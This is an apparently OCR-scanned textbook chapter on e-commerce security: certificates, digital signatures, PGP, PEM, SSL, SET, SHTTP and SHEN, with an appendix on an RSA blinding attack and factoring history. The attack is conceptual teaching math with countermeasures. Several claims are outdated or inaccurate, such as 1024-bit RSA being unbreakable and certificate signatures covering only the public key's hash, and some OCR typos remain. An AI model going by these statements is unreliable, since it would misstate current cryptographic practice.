Transactions between strangers are a necessity in electronic commerce. Thus, the issue of authentication attains utmost importance in the growth of electronic commerce. In order to prevent forgery, public and private keys need to be securely bound with the individual. The public key infrastructure (PKI) is a mechanism that implements the binding between these elements. A typical PKI consists of three main functionaries, viz. the Certification Authority (CA), Registration Authority (RA), and the Certificate Repository. The CA is a trusted entity, usually empowered by the government, whose main role is to issue and revoke certificates. The Registration Authority is an entity trusted by CA, that attests the identity of users. The repository is a publicly accessible database that holds certificates issued and also maintains a certificate revocation list (CRL). In order to maintain scalability in the global electronic commerce environment, the PKI operates using distributed trust hierarchy. In the evolving PKI environment, a country or state may build a root CA, which in turn authorizes other subsidiary CAs. The CAs, along with attestation from the RA issue digital certificates to individuals.

A digital certificate is an electronic "identity card" that is used for establishing the user's credentials when conducting transactions over web. It contains the holder's name, serial number, expiry date, the public key of holder, and the signature of the issuing certification authority. The signature of the certification authority can be used for verifying whether the certificate is real or fake. The International Telecommunication Union's ITU-T X.509 is a common standard used for the digital certificates. The format is shown in the Figure 8.14. The X.509 certificate is useful for authentication and providing confidentiality of transmitted information. The version field of X.509 specifies the currently used version of the certificate. The certificate contains the subject's (holder's) distinguished name (DN), public key, and the signature algorithm used by the issuer along with the signature. In the illustrated figure, the signature algorithm sh1RSA is used. The certificates validity is ensured by the signature placed on the certificate, by the CA. The CA computes the digital signature by first computing the hash of the public key, and then encrypting it by using its private key. In the illustrated example, SHA-1 is used for hash computation, followed by encryption using the private key of CA generated by the RSA algorithm. On receiving a digital certificate, the party can contact the issuing CA for the validity. The validity of the certificate can be verified by computing the hash of the given public key and comparing it with the decryption of the signature, using the CA's public key. In case of tampering, the two values will differ from each other. A digital certificate's validity is further dependent on the trust placed by the users/legal establishment on the issuing CA.

Version	2 (V1=0, V2=1, V3=2)
Serial Number	56
Signature Algorithm	sh1RSA
Issuer DN	C=IN;S=UP;O=MIT;OU=MIT CA;CN=RootCA
Validity Period	05/02/2000 08:00:00 to 05/02/2001 08:00:00
Subject DN	C=IN;O=GOV;O=IIM;OU=IIML;CN=Bharat Bhasker
Subject Public Key	RSA, 3081 8902 8181 … 0001
Issuer UID	Usually omitted
Subject UID	Usually omitted
Extensions	Optional Extensions
Signature Algorithm	sh1RSA (same as above)
Signature	302C 0258 AE18 7CF2 … 8D48

Fig. 9.14 X.509 Format

Integrity and Non-repudiation

In situations where complete trust between the sender and the receiver does not exist, more than authentication is needed for commercial transactions to be viable. In traditional commerce, the legal enforceability of contracts, financial agreements, and other documents, depends upon the presence of handwritten signatures of the participants. In the electronic transactions, in absence of the handwritten signatures, it is important to have an equivalent mechanism that ensures the integrity and non-repudiation of a document in the digital medium.

The integrity check ensures that the contents of a message have not been altered in any way. The integrity of a document can be verified by computing integrity check values that are unique for the document, and then sending them to receiver in addition to the encrypted document. The receiver computes the integrity check value for the document and compares it with the received values; identical values ensure the integrity of the document. Integrity check values can be computed using the one way hash algorithms described in the earlier sections. The message digest (MD5) and secure hash algorithm (SHA) are two commonly used hash algorithms, that compute unique hash (integrity) value for every document.

For placing of orders or signing agreements that ensure non-repudiation, the authentication of parties getting into an agreement, and the integrity of the contents of the agreement message, are both important. Non-repudiation requires proof of origin, proof of receiver, and proof of content, in addition to the time-stamping.

Consider the case where Alice sends an authenticated message to Bob. The following disputes can arise:

1. Bob may forge a different message and claim that Alice had sent it. For this, Bob would have to create a message and append the authentication code, using the key he shares with Alice. An example of this scenario would be an electronic funds transfer. After the transfer takes place, the receiver increases the amount of funds transferred and claims that the larger amount originated from the sender.
2. Alice can deny sending the message to Bob. As Bob can forge the message, there is no proof that the message actually came from Alice. An example of this scenario can be an e-mail containing instructions to a stockbroker for a transactions that may subsequently turn out to be bad investment, the sender may simply pretend that she did not send the message.

DIGITAL SIGNATURES

The digital signature is to the electronic world what the handwritten signature is to the tredeteanal/commerce.It must incorporate the following properties:

- It must be able to verify the author, the date, and the time of the signature.
- It must be able to authenticate the contents, at the time of the signature.
- It must be verifiable by third parties, in case of any dispute.

The above properties place the following requirements on the digital signature:

- The signature must be a bit pattern that is dependent on the message being signed.
- To prevent forgery and denial, the signature must use some information unique to the sender.
- The digital signature must be easy to generate.
- The storage of a copy of the digital signature must be simple.
- Forging the signature must be computationally infeasible, i.e., either by constructing a fraudulent signature for a given message, or constructing a new message with an existing signature.
- The signature must be easy to recognize and verify.

Secret Key Signatures

This approach involves a central authority that is trusted by everybody. Each user shares his/her secret key with the CA.

Alice wants to send a signed plaintext to Bob. She generates the string (B, R_A, t, P) and encrypts it with her secret key K_A. This, along with her identity, is sent to the CA as message 1.

The CA, on observing the message from Alice, decrypts it with her key K_A and extracts the plaintext P, time-stamp t and the random number R_A. CA then combines these strings and signs it with its own signature K_{CA}. This encryption, along with A, R_A, t and P, is again scrambled using Bob's secret key to form the message 2, and this is sent to Bob.

Bob decrypts it with his secret key, K_B to extract P and K_{CA}(A, t, P). The signed message from CA is stored by Bob as a proof that Alice had sent P to Bob. In case of any dispute, when Bob claims to have received the message from Alice and she denies it, the CA can decrypt the K_{CA}(A, t, P) portion of the message received by Bob and verify the fact that the message was indeed sent by Alice to Bob.




Fig. 9.15 Digital Signatures Using Central Authority

Public Key Signatures

The problem with secret key signatures is that the Central Authority has access to all messages and agreements, in addition to the previously discussed problem with shared secret key based mechanism. Public key infrastructure (PKI) has emerged as the strongest authentication mechanism in global electronic commerce. As described earlier, public key encryption and decryption algorithms have the properties D(E(P)) = P and E(D(P)) = P, where D and E denote usage of private and public key respectively.

If Alice wants to send the plaintext message P to Bob, by encrypting it with her private key D_A and then encrypting it with Bob's public key E_B, the message generated will be E_B(D_A(P)), and this is transmitted over the network to Bob.

Bob, on receiving this message, first decrypts the message using his private key, D_B, to extract D_A(P). This is then decrypted using Alice's public key, E_A, to retrieve the original plaintext P.

If Alice subsequently denies having sent the message, Bob can produce both P and D_A(P). It can be easily verified that Bob has a valid message encrypted by D_A, by applying, E_A, to it. The only way Bob could have received a message encrypted by D_A is by Alice sending it.




Fig. 9.16 Digital Signatures Using Public Key Cryptography

In principle, any public key algorithm can be used for digital signatures. The commonly used algorithm is the RSA algorithm. The National Institute of Standards and Technology (NIST), USA, published a draft known as the Digital Signature Standard (DSS). It makes use of the Secure Hash Algorithm and presents a new digital signature technique. The original DSS used the El Gamal algorithm for keys, later it also introduced rDSA and ECDSA that are based on RSA and Elliptic Curve algorithms.

ELECTRONIC MAIL SECURITY

Electronic mail, better known as e-mail, is the most widely used network based application on the internet. It is widely used across all architectures and vendor platforms. With the explosively growing reliance on e-mail for every conceivable purpose, the demand for authentication and confidentiality services has also grown. Two schemes that are extensively used to ensure the privacy of e-mails are:

(i) Pretty Good Privacy (PGP)
(ii) Privacy Enhanced Mail (PEM)

PGP

Pretty Good Privacy, developed by Phil Zimmermann, is a comprehensive e-mail security package that addresses privacy, authentication, confidentiality, digital signatures, and compression issues.

Mechanism of PGP: Alice intends to send the plaintext message P, to Bob, in a secure manner. The public and private keys of Alice are E_A and D_A, respectively. For Bob the corresponding keys are E_B and D_B.

Alice types the message P and runs the PGP program on her workstation. The program hashes the message P using MD5 and then encrypts the result with Alice's private RSA key, D_A. The encrypted hash and the original message are concatenated into a single message P', and compressed using the ZIP program, resulting in output P'.z. Alice, on being prompted by the PGP program enters a random input. The content and the typing speed are used to generate a 128-bit IDEA message key, K_M. The P'.z is encrypted using the newly generated key, with IDEA in cipher feedback mode. K_M is encrypted with Bob's public key, E_B. The two components are concatenated and converted to base-64. The resulting message then contains letters, digits and the symbols like +, / and =, and is sent unmodified.

Bob, on receiving the message, reverse the base-64 encoding and decrypts the IDEA key using his private RSA key, D_B. This IDEA key is then used to decrypt P'.z. After decompression, Bob separates the plaintext from the encrypted hash, decrypts the hash with Alice's public key, and verifies the integrity of the hash. If the plaintext is in agreement with his MD5 computation, it confirms that the message was correct and was sent by Alice. PGP provides the user with several RSA key size options, depending on the desired level of confidentiality:

- Casual (384 bits): known to be breakable, but with much effort.
- Commercial (512 bits): possibly breakable by three-letter organizations.
- Military (1024 bits): generally believed to be unbreakable.




Fig. 9.17 Use of PGP in Encrypting a Message

PEM

Privacy Enhanced Mail is a draft internet standard that provides security related services for electronic mail applications. Its most common use is in conjunction with the internet standard Simple Mail Transfer Protocol (SMTP), but can be used with any electronic mail scheme. The PEM specification consists of the following four RFCs:

(i) RFC 1421: Message Encryption and Authentication Procedures
(ii) RFC 1422: Certificate Based Key Management
(iii) RFC 1423: Algorithms, Modes and Identifiers
(iv) RFC 1424: Key Certification and Related Services

PEM is an end-to-end service that is transparent to intermediate mail forwarding elements. The underlying mail system need not be altered to accommodate PEM. It provides protection in SMTP as well as other mail transport environments. PEM also supports the use of advance manual distribution of keys, centralized key distribution based on symmetric encryption, and the use of public key certificates. This requires the communicating end systems to share the same key distribution mechanism.

Specifically, PEM provides the following capabilities:

- Disclosure protection
- Originator authenticity
- Message integrity
- Non-repudiation of origin

Messages sent using PEM are first converted to a canonical form, so that they have the same conventions about white spaces (tabs, trailing spaces etc.), use of carriage returns, and line feeds. This transformation ensures that message transfer agents are unable to modify the contents. A hash message is then computed using MD2 or MD5. The combination of the hash and the message is encrypted using DES. Further encoding is possible with radix-64 coding. The output is then delivered to the recipient. Each message is encrypted with a one-time key, which is enclosed along with the message. At the receiving end, the reverse process for decryption takes place.

On the other hand the PEM does not address security related concerns such as access control, confidentiality of traffic flow, routing control, issues relating to the serial reuse of PCs by multiple users, assurance of message receipt, detection of duplicate messages, and prevention from replay attacks.

SECURITY PROTOCOLS FOR WEB COMMERCE

In the process of purchasing a product online, the potential purchaser browses an online catalog over the internet, selects items for purchase, fills in the payment (credit card) information, and sends the information to the merchant over the internet. At the merchant's site, electronic payment systems validate and confirm the transaction and deliver the digital goods over the internet or schedule the shipment and delivery process. All this information is transmitted via the internet, which is public domain. This connection needs to be made secure because of the internet's public nature and the risk of fraudulent interception of private information. The leading protocols for securing the online transaction processes are Secure Sockets Layer (SSL), Secure Electronic Transaction (SET), S-HTTP, and SHEN.

Secure Socket Layer (SSL)

SSL, Secure Socket Layer, is a protocol designed and implemented by Netscape Communications. Netscape claims it is designed to work, as the name implies, at the socket layer, to protect any higher level protocol built on sockets, such as Telnet, FTP, or HTTP. It is ignorant of the details of higher level protocols, and what is being transported.

SSL provides for the encryption of a session; authentication of a server, and optionally a client; and message authentication. This means that once a secure session is established, all communication over the internet is encrypted. The SSL Handshake Protocol and the application protocol, both operate on top of the SSL Record Protocol, a simple means of encapsulating authentication information. SSL Record Layer works on TCP or other reliable transport mechanisms. Session establishment takes from 5 to 8 messages, depending on the options used.




Fig. 9.18 Operation of Secure Socket Layer Protocol

SSL relies on the existence of a key certification mechanism, for the authentication of a server. Security is established by means of the handshake protocol, in which a set of session keys is set up between the client and server. This can be done either by using a dedicated key establishment algorithm (such as Diffie-Hellman), or by encrypting a master key under the server's RSA encryption key. Four session keys are set up— two encryption keys and two authentication keys—to provide directional security. (the keys are used for transmitting data from the server and those used for transmitting from the client different from each other.) Messages are protected using symmetric encryption and by generating a message authentication code (MAC) on the data. This means that on the link from the client to the server, and vice versa, messages are protected for confidentiality and data integrity. However, there is no non-repudiation on the messages, since data integrity is provided using symmetric cryptography, rather than through the use of digital signatures. It is possible to obtain data origin authentication from the client site using SSL, if the option of client authentication is employed. But in order to be able to do this, a separate method of obtaining keys needs to have been employed. The public key used to authenticate the server or client is not necessarily distinguished from that used to encrypt information, unlike what good practice generally recommends for the use of keys in cryptography.

Therefore, the type of application that is appropriate for SSL security is where there are a large set of end users, and it would be too expensive or time consuming to set up highly secure client software with public key pairs. An example might be a club membership application, where members may not wish their personal details to be transmitted unencrypted over the net. In this type of application, confidentiality and data integrity would be required on the link, but client authentication and non-repudiation may not. Therefore, the application should not require that the origin of a particular message from a client machine be provable.

A SSL session is the equivalent of using a scrambler, on the telephone line, to the catalog merchant. When the data arrives at the merchant's web site, all the information is decrypted, and storing it in a secure format is the responsibility of the merchant, the user has no control over the security of their information. The purchaser:

- Assumes the risk that the merchant will guard the credit card information securely.
- Has no assurance that the merchant is authorized to accept credit card payment.

In an online transaction, the merchant also suffers a security risk, as with any mail-order or telephone-order transaction today, because he has no proof that the user is the true owner of the credit card. This is a risk that the merchant and the credit card vendor assume, and factor into their business costs. This risk increases with the purchase of "soft goods" and intellectual property (software, games, etc.), where the purchase is actually delivered online, besides being ordered online. Additionally, since SSL encrypts everything, the display of complex pages can be slow, and therefore SSL protected sites often use minimal graphics to minimize the performance impact. This can detract from their consumer appeal.

Shortcomings of SSL

The following are the weaknesses in the SSL protocol:

- SSL, being a low level protocol, does little to protect the host, once it is compromised. Also, once a key in a certificate is compromised; it can remain compromised, as there is no mechanism in place for consulting the root of a CA, to confirm that the key being used has not been revoked. The keys however do include expiration dates. Confirming to the root CA is not a commonplace step, but a mechanism should be available to do so, for high value transactions.

- SSL uses public key encryption to exchange a session key between the client and server; this session key is used to encrypt the HTTP transaction (both request and response). Netscape servers and browsers encrypt using either a 40-bit secret key or a 128-bit secret key. Using a 40-bit key is insecure because it is vulnerable to a "brute force" attack (trying each of the 2^{40} possible keys until the one that decrypts the message is found). This was in fact demonstrated in 1995, when a French researcher used a network of workstations to crack a 40-bit encrypted message, in a little over a week. With specialized hardware, 40-bit messages can be cracked with in minutes.

SET

The Secure Electronic Transaction (SET) protocol is a set of written standards that describes how credit card associations, banks, merchants, and consumers should implement credit card transactions across the internet's World Wide Web. It was established by MasterCard and Visa for the secure use of credit, debit, and corporate purchasing cards over the internet. The co-developers and supporters are Microsoft, CyberCash, GTE, IBM, and Netscape. Other supporters include RSA Data Security, Terisa Systems, and VeriSign. SET represents an evolution, merging, and replacement of S-HTTP and SSL.

SET is intended to reduce fraud by unscrupulous merchants and consumers, thus reducing the financial risk of internet based commerce, to both merchant banks and honest merchants.

The SET architecture involves a number of players. These include entities known as the cardholder, merchant, acquirer, issuer and payment gateway, as well as a number of certification authorities. The payment gateway is a device operated by an Acquirer, or a designated third party that processes merchant payment messages (including payment instructions from cardholders). The intention is to take the payment processing away from the merchant, so as to reduce the risk of merchant fraud.

The protocol is specific to bank card payments. The only information that is encrypted using bank's key from the cardholder is the payment information, which is sent via the merchant, to the payment gateway, in such a manner that the merchant cannot obtain the plaintext account details. The order information and the payment instruction are both signed using the cardholder's secret signature key, and the response from the merchant is also signed. However the order information to the merchant is encrypted using the merchant's public key. Therefore, the cardholder is protected only up to a point from merchant fraud. He can be confident that the merchant will not be misusing any card details obtained through a SET transaction. A cardholder making use of SET can be confident that the merchant is legitimate. However, the validity of this depends greatly upon the choices made by the Acquirers, on how to authenticate merchants before issuing them with SET certificates. Similarly, it is up to the card Issuer to determine how best to authenticate the person making the initial request for a cardholder certificate. The protocol itself does not define how these choices are to be made. Therefore, it is conceivable that a cardholder's certificate could be generated for the use of a fraud, and likewise, a merchant's certificate. This is potentially a huge problem, given the fact that SET does not support certificate revocation. Therefore, once a certificate is issued it could be used fraudulently for many years (for as long as the validity period of the certificate, or until the card either expires or is cancelled).

If implemented properly, with strong procedures at this validation stage, SET provides the following services:

- strong security in protecting the cardholder's account details from both eavesdroppers and fraudulent merchants,
- non-repudiation for both the merchant and the cardholder on the transaction agreement, and
- assurance to the merchant that the payment will be honoured.

Assume that a customer has a SET-enabled browser such as Netscape, or Microsoft's Internet Explorer, and that the transaction provider (bank, store, etc.) has a SET-Enabled server. The following are the steps involved in the transaction:

1. *The customer opens a MasterCard or Visa bank account*. Any issuer of a credit card is some kind of bank.
2. *The customer receives a digital certificate and private signing key*. This electronic Certificate is used for signing the credit card for online purchases or other transactions. The Certificate includes a public key with an expiration date and has been digitally signed by the bank to ensure its validity.
3. *Third party merchants also receive certificates from the bank*. These certificates include the merchant's public key and the bank's public key.
4. *The customer places an order over a web page*.
5. *The customer's browser receives the merchant's certificate and confirms, from the merchant's certificate, that the merchant is valid.*
6. The browser sends the order information. The order information has ordering details and payment information. These ordering details are encrypted with merchant's, public key, and the payment information is encrypted with bank's public key (which can't be read by the merchant). These two components are put together and further encrypted by buyers signing key. This process ensures that this payment can be used with cement order only.
7. *The merchant verifies the customer, by checking the digital signature on the customer's certificate.* This may be done by referring the certificate to the bank, or to a third party verifier.
8. *The merchant sends the order message to the bank.* This includes the bank's public key, the customer's payment information (which the merchant can't decode), and the merchant's certificate.
9. *The bank verifies the merchant and the message*. The bank uses the digital signature on the certificate with the message and verifies the payment part of the message.
10. *The bank digitally signs and sends authorization to the merchant, who can then fill the order*.

Performance Concerns and Comparison of SSL and SET

The downside of both of these protocols is that they both require the use of cryptographic algorithms, that place significant loads on the computer systems involved in the commerce transaction. SSL has a lower impact on the e-commerce server but does less to eliminate the security risk. SET has a higher performance impact, but allows for a much more secure transaction. There are really three points at which performance can be affected by the payment protocol. These are the customer's client PC, the merchant's e-commerce server, and the acquiring bank's payment gateway server. The load placed on the client by the encryption processing portion, of either SSL or SET, has minimal impact on the performance of the PC since only one transaction is occurring at a time. Client-side authentication applications (wallets), either with SSL or SET, conveniently store the purchaser's authentication certificate, credit card and addressing information for presentation to the merchant's payment application. The interaction between the wallet and the commerce server in client authentication is primarily dependent on the speed of the merchant server payment application, and the speed of the purchaser's internet connection, independent of whether this is client authentication via SET or SSL.

The SET, in a typical payment operation, requires two operations per transaction at the client, six at the merchant and four at the acquirer level. A SSL connection, in contrast, only requires a single operation at the client, three at the merchant and two at the acquirer level. The single operation at the client is due to the practice of configuring SSL servers such that it only authenticates itself to the client, without requiring the client to authenticate to the server. The following table provides a feature-wise comparison between SSL and SET.

Table 9.2 Comparison of SSL and SET

Feature	SSL	SET
Location of security	browser and server	cardholder client, merchant and payment gateway
Confidentiality	Yes	only on payment instruction
Data integrity	Yes	Yes
Data origin authentication	possible if client authentication is employed	Yes
Entity authentication	optional for both Server & Client	Yes (all entities)
Digital signature	No	Yes
Non-repudiation	No	Yes
End-to-End security	not at Message Level	Message Level
Restrictions	No	credit card transactions only

SHTTP

SHTTP (Secure HTTP) is a scheme proposed by CommerceNet, a coalition of businesses interested in developing the internet for commercial uses. Current HTTP implementations only provide modest support for the security mechanisms necessary for commerce. SHTTP provides a wide variety of mechanisms to provide for confidentiality, authentication, and integrity to HTTP clients and servers. Separation of policy from mechanism was an explicit goal in the design of this protocol. The system is not tied to any particular cryptographic system, key infrastructure, or cryptographic format.

Secure HTTP is a secure message-oriented communications protocol, designed for use in conjunction with HTTP. It is a superset of HTTP, which allows messages to be encapsulated in various ways. Encapsulations can include encryption, signing, or message authentication code (MAC) based authentication. This encapsulation can be recursive, and a message can have several security transformations applied to it. SHTTP also includes header definitions to provide key transfer, certificate transfer, and similar administrative functions. SHTTP appears to be extremely flexible in what it will allow the programmer to do. SHTTP also offers the potential for substantial user involvement in, and oversight of, authentication and encryption activities.

The protocol provides symmetric capabilities to both the client and the server (such that, equal treatment is given to both requests and replies, as well as for the preferences of both parties) while preserving the transaction model and implementation characteristics of HTTP. Several cryptographic message format standards may be incorporated into SHTTP clients and servers. SHTTP supports interoperation among a variety of implementations, and is compatible with HTTP. SHTTP aware clients can communicate with SHTTP oblivious servers and vice-versa, although such transactions obviously would not use SHTTP security features.

SHTTP does not require client-side public key certificates (or public keys), as it supports symmetric key-only operation modes. This is significant because it means that spontaneous private transactions can occur without requiring individual users to have an established public key. While SHTTP is able to take advantage of ubiquitous certification infrastructures, its deployment does not require it.

SHTTP supports end-to-end secure transactions, in contrast with the original HTTP authorization mechanisms, which require the client to attempt access and be denied before the security mechanism is employed. Clients may be "primed" to initiate a secure transaction (typically using information supplied in message headers); this may be used to support encryption of fill-out forms, for example. With SHTTP, no sensitive data need ever be sent over the network in the clear. SHTTP provides full flexibility of cryptographic algorithms, modes and parameters. Option negotiation is used to allow clients and servers to agree on transaction modes (e.g., should the request be signed or encrypted or both, and similarly for the reply) cryptographic algorithms (RSA vs DSA for signing etc.), and certificate selection.

SHEN

SHEN is a scheme proposed by Phillip Hallam-Baker of CERN. Like SHTTP it is a high level replacement for the existing HTTP protocol.

SHEN provides for three separate security-related mechanisms:

1. *Weak authentication with low maintenance overheads, and without patent or export restrictions.*

   A user identity must be established as genuine. Unauthorized access must be improbable, but security from all possible forms of attack events need not be provided.

2. *Strong authentication via public key exchange.*
   A user identity must be established as genuine. Unauthorized access must be impossible except by random chance, or by access to unknown technology.
3. *Strong encryption of message content.*

The data must not be transmitted in a form comprehensible to a third party; with an identified party acting as guarantor in this respect.

Although SHEN has existed as a proposal for nearly two years, no browser or server vendor has implemented it.

CONCLUSION

The information superhighway has seen exponential growth over the past few years. Society is becoming increasingly reliant on informational, rather than physical, transactions. The electronic medium is replacing the physical medium. The expected total volume of trade to be carried out over the web is growing at an exponential rate. This makes the information available on the network a valuable commodity, and raises numerous questions about its security, access control, privacy, authenticity of communications, and unforgeability of the data.

The internet today is a vast frontier of unknown elements, including new types of software, new discoveries of security flaws, and unfriendly neighbors. Electronic commerce and information security are growing areas of concern to user communities. New applications, new users, and faster connections have spurred the internet to become an important medium for communication, information dissemination, and commerce. As the internet becomes the basis for electronic commerce and as more businesses automate their data-processing operations, the potential for unauthorized disclosure of sensitive data increases. Online databases are becoming increasingly large and complex. Sensitive data is transmitted on communication lines, and often stored offline. As a result, the efficient, economical protection of enterprise-critical information has become increasingly important in many diverse application environments. Nevertheless, planned and current security policy regarding the internet is not well developed. The most secure technical solution to preventing attacks launched from the internet is to unplug the network from the computer. This solution is not viable in today's business climate. Instead, the components that comprise e-commerce systems must be adequately secured.

Securing e-commerce must occur on four fronts: (1) securing the web clients, (2) securing the data transaction, (3) securing the web server, and (4) securing the network server operating system. The security of e-commerce systems, though, is only as strong as their weakest component. A failure to secure any one of these four components of electronic commerce may result in the entire system being insecure. Organizations need to be proactive in fortifying their resources linked to the network. It is quite reasonable to tolerate a flaw that is rarely exposed and assume that having occurred once it is not like to occur again. It is also reasonable to assume that logically independent failures will be statistically independent, and not happen in concert. In contrast, a security vulnerability, once discovered, will be rapidly disseminated among the growing community of hackers, and will be exploited on a regular basis until it is fixed.

Security remains the biggest obstacle in many individuals and organizations reposing full faith in the web. It is a major issue facing organizations today. We live in an era characterized by complex computer environments, by multiple computer platforms, and by vast conglomerates of integrated computer networks. As technology advances and ushers in new innovations in network communications, new loopholes will be discovered which can compromise the security of the systems. Implementing security across the entire enterprise can, therefore, be a perplexing and overwhelming task. The crux of the matter is that network security is not a static subject. Internet development has been dynamic and so will be security issues it. In the future though, more proven tools and techniques will be available to combat internet crime. But at the same time the gravity and scale of electronic crimes may also increase. The future of the internet is an exciting prospect and does hold many surprises.

Summary

The distributed nature of electronic commerce requires information flow among various entities such as buyers, sellers, and intermediaries. The technological infrastructure that can assure secure message transfer between interacting entities is essential for the growth of the electronic commerce. This chapter discusses the threats and requirements for creating a trustworthy transaction environment. Cryptography plays a fundamental and essential role in enabling such a transaction environment. In this chapter, the basics of cryptography, cryptanalysis, conventional encryption models, and public key cryptosystems are described. Standard cryptographic algorithms such as DES, triple DES, IDEA, RSA, MD5, and SHA, along with the vulnerabilities have been discussed here. These algorithms are used for establishing a transaction environment a that supports authentication, integrity, confidentiality, and non-repudiation. In addition to these algorithms, Kerberos as an authentication mechanism is also described. Further, the chapter discusses digital signatures, public key infrastructure to support digital certificates, and the role of certification and registration authorities. Finally, the chapter deals with commonly used protocol implementations, for enabling secure web commerce, such as SSL, SET, and SHEN.

APPENDIX

Problems and Attacks on RSA

Chosen Plaintext Attacks: Some attacks work against the implementation of RSA. These are not attacks against the basic algorithm, but against the protocol. It is important to realize that it is not enough to just use RSA; but the proper protocol must be established for ensuring complete security. For example, an intruder listening in on a communication, manages to collect a ciphertext message, C, encrypted with RSA, using the public key of a receiver, A. The intruder wants to be able to read the message. Mathematically she wants message M, in other words, the intruder has C generated for some P and would like to get back P.

$$P = C^d \ (mod\ n)$$

To recover P, let us assume that the intruder has access to the public key (e,n) of the intended receiver, A. The intruder armed with the key (e, n) and the given ciphertext C, chooses a random number, r, such that r is less than n, and computes as follows:

$$x = r^e \ mod\ n$$

$$y = c\,x$$

$$t = r^{-1} \ mod\ n$$

$$If\ \ x = r^e \ mod\ n,\ then\ r = x^d \ mod\ n.$$

Now, if the intruder manages to get the message y, computed above, signed by the receiver, A, with her private key. Message, y, can be decrypted by an intruder using A's public key (e,n). It is assumed that receiver A signs the message, and not the hash of the message. As a result the intruder receives a cipher text, u, as follows:

$$u = y^d \ mod\ n$$

On receiving the cipher text u, the intruder carries out the following computations to retrieve original message, P.

$$t\ u\ mod\ n = r^{-1}\ mod\ n\ \ u = \ r^{-1}\, x^d\, c^d\ mod\ n = \ c^d\ mod\ n = P$$

In order to avoid such an attack, the protocol should implement the system such that it never signs a random document, presented by a stranger, using the RSA. Also, in addition the protocol signs the one-way hash of a particular value, rather than the value itself. The message should be padded with random values to prevent the attacks on low encryption keys.

In the symmetric cryptography algorithm this problem is not likely to occur. Since the key of communication, shared by the sender and the receiver is hidden, the cryptanalyst cannot perform trial encryptions with an unknown key. Symmetric key cryptosystem algorithms suffer from the problem of sharing a key over the network.

Factoring of the RSA Algorithm

History of Factoring: After the RSA cryptosystem was proposed, extensive practical study of the factorization problem has been carried out. Since then, there have been two significant developments in algorithms for factoring numbers, of the type that are used in RSA—the discovery of the quadratic sieve (QS) factoring algorithm in 1982 and the discovery of the number field sieve (NFS) factoring algorithm in 1990. While the number field sieve was known to be faster than the quadratic sieve in theory, it was only in 1996 that it was accepted as being the superior method in practice and superseded the quadratic sieve method as the champion among factoring algorithms.

The following table summarizes the progress in integer factorization in the 1990's, as measured by the size of numbers factored from the RSA Challenge list.

Number Factored	*Size in Bits*	*Date Factored*	*Algorithm Used*
RSA-100	330	April, 1991	QS
RSA-110	364	April, 1992	QS
RSA-120	397	June, 1993	QS
RSA-129	425	April, 1994	QS
RSA-130	430	April, 1996	NFS
RSA-140	463	February, 1999	NFS
RSA-150	512	August, 1999	NFS

In August 1999, a team of scientists from six different countries, led by Herman te Riele of CWI (Amsterdam), found the prime factors of a 512-bit RSA key from the RSA Factoring Challenge. This was a significant achievement in the long line of attacks on the RSA cryptosystem since the 512-bit RSA is widely deployed in practice. It is claimed that the 512-bit RSA is presently used in 95% of the keys employed in the protection of electronic commerce on the internet.

Together with ongoing improvements in the techniques known for factoring integers, it is reasonable to expect that RSA keys of bit size 600 or more could be factored within a few months. Thus, the use of 768-bit RSA keys will provide only marginal security, even for short-term applications. The implication is that at the least 1024-bit keys are required for achieving reliable security in electronic commerce applications, based on RSA cryptosystem.

As the awareness of the relative insecurity of 512-bit RSA mounts, applications will be forced to migrate to 1024-bit RSA for short term security, and a 2048-bit (or higher) RSA for medium term and long term security. Because of the need to use larger RSA keys, these applications will suffer significantly from diminished performance, especially in constrained environments with limited bandwidth, processing power, storage, and power consumption.

Review Questions

1. What is meant by integrity of a message? Describe a technique to ensure the integrity of an e-mail message.
2. What is a digital certificate? Describe the commonly used standard for the digital certificate.
3. Describe a symmetric key cryptosystem? What are the important issues related to key distribution and management.
4. What is a public key cryptosystem?
5. What is Public Key Infrastructure (PKI)? Describe the role of the certification authority and the registration authority?
6. What is digital signature?
7. Describe a technique used for the non-repudiation of an electronic commerce transaction?
8. What is a low encryption attack on the RSA algorithm?
9. What is secure hash algorithm? Compare it with the Message Digest, version 5.
